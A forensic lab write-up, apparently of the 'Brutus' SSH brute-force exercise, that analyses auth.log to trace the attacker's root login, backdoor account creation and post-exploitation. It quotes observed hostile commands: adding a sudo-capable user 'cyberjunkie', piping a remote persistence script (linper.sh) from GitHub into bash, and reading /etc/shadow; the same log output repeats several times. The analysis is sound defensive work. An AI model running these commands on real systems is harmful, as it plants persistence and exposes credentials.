
To validate if the brute-force attack led to successful access, I searched for accepted SSH logins using:


grep -i "accepted" auth.log | grep "65.2.161.68"

This revealed multiple successful logins — including one for `root`. To map session IDs, I correlated this with `wtmp` by inspecting terminal sessions using `last` or inspecting parsed output (via screenshots in the lab). I identified:

- **Username:** `root`
- **Session Start:** `2024-03-06 06:32:45 UTC`
- **Session ID:** `37`
- **Session End:** Around `06:37:34 UTC`
- **Dwell Time:** Approximately 279 seconds (~4.5 minutes)

These details confirm the attacker established a terminal session and likely conducted post-exploitation activities.





🔄 4. Persistence Mechanism (MITRE T1098.001 – Account Manipulation)


While continuing analysis, I discovered the creation of a new user account named:

`cyberjunkie`

This was created using the following commands (observed from `auth.log` + command tracking via sudo):

```
useradd cyberjunkie
usermod -aG sudo cyberjunkie
```

This indicates the attacker added a backdoor user and escalated it to **sudoers** — a common persistence technique.



⚙️ 5. Post-Exploitation Actions & Command Execution (MITRE T1105 & T1059.004)

The attacker used their elevated privileges to download and execute a remote payload. The command observed:

```
sudo /usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh | bash
```

This aligns with:

- **T1105 – Ingress Tool Transfer**
- **T1059.004 – Bash**

Further log analysis also revealed attempted access to sensitive files, such as `/etc/shadow`, indicative of post-exploitation enumeration and potential privilege escalation.

kali@kali: ~/Downloads/Brutus

File Actions Edit View Help

```
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Connection closed by authenticating user root 65.2.161.68 port 46876 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```

kali@kali: ~/Downloads/Brutus

File Actions Edit View Help

```
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Connection closed by authenticating user root 65.2.161.68 port 46876 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```

kali@kali: ~/Downloads/Brutus

```
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Connection closed by authenticating user root 65.2.161.68 port 46876 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```

kali@kali: ~/Downloads/Brutus

Screenshot taken

View image

```
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Connection closed by authenticating user root 65.2.161.68 port 46876 [preauth]
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```

kali@kali: ~/Downloads/Brutus

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$ grep -i cyberjunkie auth.log
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Mar  6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```

